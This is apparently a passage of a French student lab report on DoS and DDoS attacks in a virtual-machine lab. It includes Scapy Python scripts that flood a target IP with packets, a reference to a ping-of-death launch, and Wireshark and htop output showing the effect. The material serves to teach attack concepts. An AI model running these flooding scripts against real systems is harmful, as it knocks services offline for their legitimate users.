
# Lancer l'attaque
ping_of_death(target_ip)
```



The image shows a Wireshark packet capture. The top packet list pane shows a packet from 192.168.1.3 to 192.168.1.2, identified as ICMP Echo (ping) request. The packet details pane shows the following structure:

- Frame 261: 422 bytes on wire (3376 bits), 422 bytes captured (3376 bits) on interface . id 0
- Ethernet II, Src: PcsCompu\_f8:3a:7c (08:00:27:f8:3a:7c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.1.2
- Internet Control Message Protocol

On peut voir que la machine attaquée ne peut plus ping sa passerelle a reçu le ping of death et a été déconnecté j'ai dû remettre l'ip



## Dos et DDoS

Les attaques **Denial of Service (DoS)** et **Distributed Denial of Service (DDoS)** visent à rendre un service ou un réseau indisponible en saturant ses ressources (comme la bande passante, le CPU ou la mémoire) avec un grand nombre de requêtes, ce qui empêche les utilisateurs légitimes d'y accéder.

- **DoS (Denial of Service)** : Une seule machine effectue l'attaque.

- **DDoS (Distributed Denial of Service)** : L'attaque est réalisée par plusieurs machines, souvent un réseau de machines compromises (botnet), rendant l'attaque beaucoup plus puissante.

DDos (on lance sur plusieurs vm en même temps)

```
from scapy.all import *
import random
from threading import Thread

# Adresse IP de la cible
target_ip = "192.168.1.2"

# Fonction DoS
def dos_attack(target_ip, count):
    for _ in range(count):
        packet = IP(src=f"192.168.1.1", dst=target_ip)
        send(packet, verbose=0)

# Fonction DDoS avec threads
def ddos_attack(target_ip, threads):
    thread_list = []
    for _ in range(threads):
        thread = Thread(target=dos_attack, args=(target_ip, 100))
        thread_list.append(thread)
        thread.start()
    for thread in thread_list:
        thread.join()

# Lancer l'attaque
ddos_attack(target_ip, 10)
```

Dos


```
from scapy.all import *
import random

# Adresse IP de la cible
target_ip = "192.168.1.2"

# Fonction DoS
def dos_attack(target_ip, count):
    for _ in range(count):
        packet = IP(src=f"192.168.1.1", dst=target_ip)
        send(packet, verbose=0)

# Lancer l'attaque
dos_attack(target_ip, 10)
```

Comme on peut voir le pc ne plus pas accéder à google (dos et ddos)



Voici la capture wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1664	48.860265	23.198.193.219	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1665	48.901252	252.33.145.118	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1666	48.941033	106.93.75.189	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1667	48.981349	170.193.253.202	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1668	49.022941	164.233.200.235	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1669	49.061173	11.89.110.89	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1670	49.100142	117.5.149.174	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1671	49.133307	3.207.149.179	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1672	49.173241	103.123.69.167	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1673	49.213487	83.43.212.46	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1674	49.253681	117.234.215.79	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1675	49.301401	35.217.214.245	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1676	49.341040	143.88.202.204	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1677	49.388770	173.2.117.20	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1678	49.436599	20.158.35.234	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)

avant l'attaque

```
kali@kali: ~  
File Actions Edit View Help  
0[||| 3.2%] Tasks: 81, 204 thr, 91 kthr; 2 runni  
1[| 1.3%] Load average: 0.28 0.57 0.29  
Mem[||||| 540M/3.83G] Uptime: 00:04:27  
Swp[ 0K/1024M]  
Main I/O  
PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command  
2223 kali 20 0 8228 4352 3328 R 2.6 0.1 0:02.28 htop  
658 root 20 0 395M 96944 54208 S 0.6 2.4 0:03.51 /usr/lib/x  
926 kali 20 0 210M 3212 2816 S 0.6 0.1 0:00.44 /usr/bin/V  
992 kali 20 0 577M 91308 74720 S 0.6 2.3 0:01.27 xfwm4  
1710 kali 20 0 458M 94984 82056 S 0.6 2.4 0:00.65 /usr/bin/q  
1 root 20 0 22184 14000 10240 S 0.0 0.3 0:01.55 /sbin/init  
321 root 20 0 41460 15880 14856 S 0.0 0.4 0:00.29 /usr/lib/s  
375 root 20 0 29716 7852 4908 S 0.0 0.2 0:00.47 /usr/lib/s  
424 root 20 0 8276 6420 1664 S 0.0 0.2 0:00.49 /usr/sbin/  
534 root 20 0 301M 6968 6328 S 0.0 0.2 0:00.08 /usr/libex  
539 root 20 0 6652 2560 2432 S 0.0 0.1 0:00.01 /usr/sbin/  
540 messagebus 20 0 8136 5248 3840 S 0.0 0.1 0:00.46 /usr/bin/d  
542 polkitd 20 0 372M 9452 7020 S 0.0 0.2 0:00.28 /usr/lib/p  
544 root 20 0 17588 8576 7552 S 0.0 0.2 0:00.17 /usr/lib/s  
560 root 20 0 301M 6968 6328 S 0.0 0.2 0:00.00 /usr/libex  
561 root 20 0 301M 6968 6328 S 0.0 0.2 0:00.00 /usr/libex  
574 polkitd 20 0 372M 9452 7020 S 0.0 0.2 0:00.00 /usr/lib/p  
575 polkitd 20 0 372M 9452 7020 S 0.0 0.2 0:00.00 /usr/lib/p  
F1 Help F2 Setup F3 Search F4 Filter F5 Tree F6 SortBy F7 Nice - F8 Nice + F9 Kill F10 Qu
```

apres dos

```

kali@kali: ~
File Actions Edit View Help

0[|||||] 22.6%] Tasks: 81, 204 thr, 87 kthr; 1 runni
1[||] 3.9%] Load average: 0.31 0.50 0.28
Mem[|||||] 539M/3.83G] Uptime: 00:05:52
Swp[ 0K/1024M]

Main I/O
PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command
2223 kali 20 0 8228 4352 3328 R 2.4 0.1 0:04.88 htop
658 root 20 0 395M 96944 54208 S 1.2 2.4 0:04.32 /usr/lib/x
1042 kali 20 0 329M 27328 20128 S 0.6 0.7 0:00.86 /usr/lib/x
1 root 20 0 22184 14000 10240 S 0.0 0.3 0:01.57 /sbin/init
321 root 20 0 49656 15880 14856 S 0.0 0.4 0:00.30 /usr/lib/s
375 root 20 0 29716 7852 4908 S 0.0 0.2 0:00.47 /usr/lib/s
424 root 20 0 8276 6420 1664 S 0.0 0.2 0:00.50 /usr/sbin/
534 root 20 0 301M 6968 6328 S 0.0 0.2 0:00.08 /usr/libex
539 root 20 0 6652 2560 2432 S 0.0 0.1 0:00.01 /usr/sbin/
540 messagebus 20 0 8136 5248 3840 S 0.0 0.1 0:00.48 /usr/bin/d
542 polkitd 20 0 372M 9452 7020 S 0.0 0.2 0:00.28 /usr/lib/p
544 root 20 0 17588 8576 7552 S 0.0 0.2 0:00.17 /usr/lib/s
560 root 20 0 301M 6968 6328 S 0.0 0.2 0:00.00 /usr/libex
561 root 20 0 301M 6968 6328 S 0.0 0.2 0:00.00 /usr/libex
574 polkitd 20 0 372M 9452 7020 S 0.0 0.2 0:00.00 /usr/lib/p
575 polkitd 20 0 372M 9452 7020 S 0.0 0.2 0:00.00 /usr/lib/p
583 polkitd 20 0 372M 9452 7020 S 0.0 0.2 0:00.06 /usr/lib/p
584 root 20 0 325M 20160 17216 S 0.0 0.5 0:00.21 /usr/sbin/

F1 Help F2 Setup F3 Search F4 Filter F5 Tree F6 SortBy F7 Nice - F8 Nice + F9 Kill F10 Qu

```

Après ddos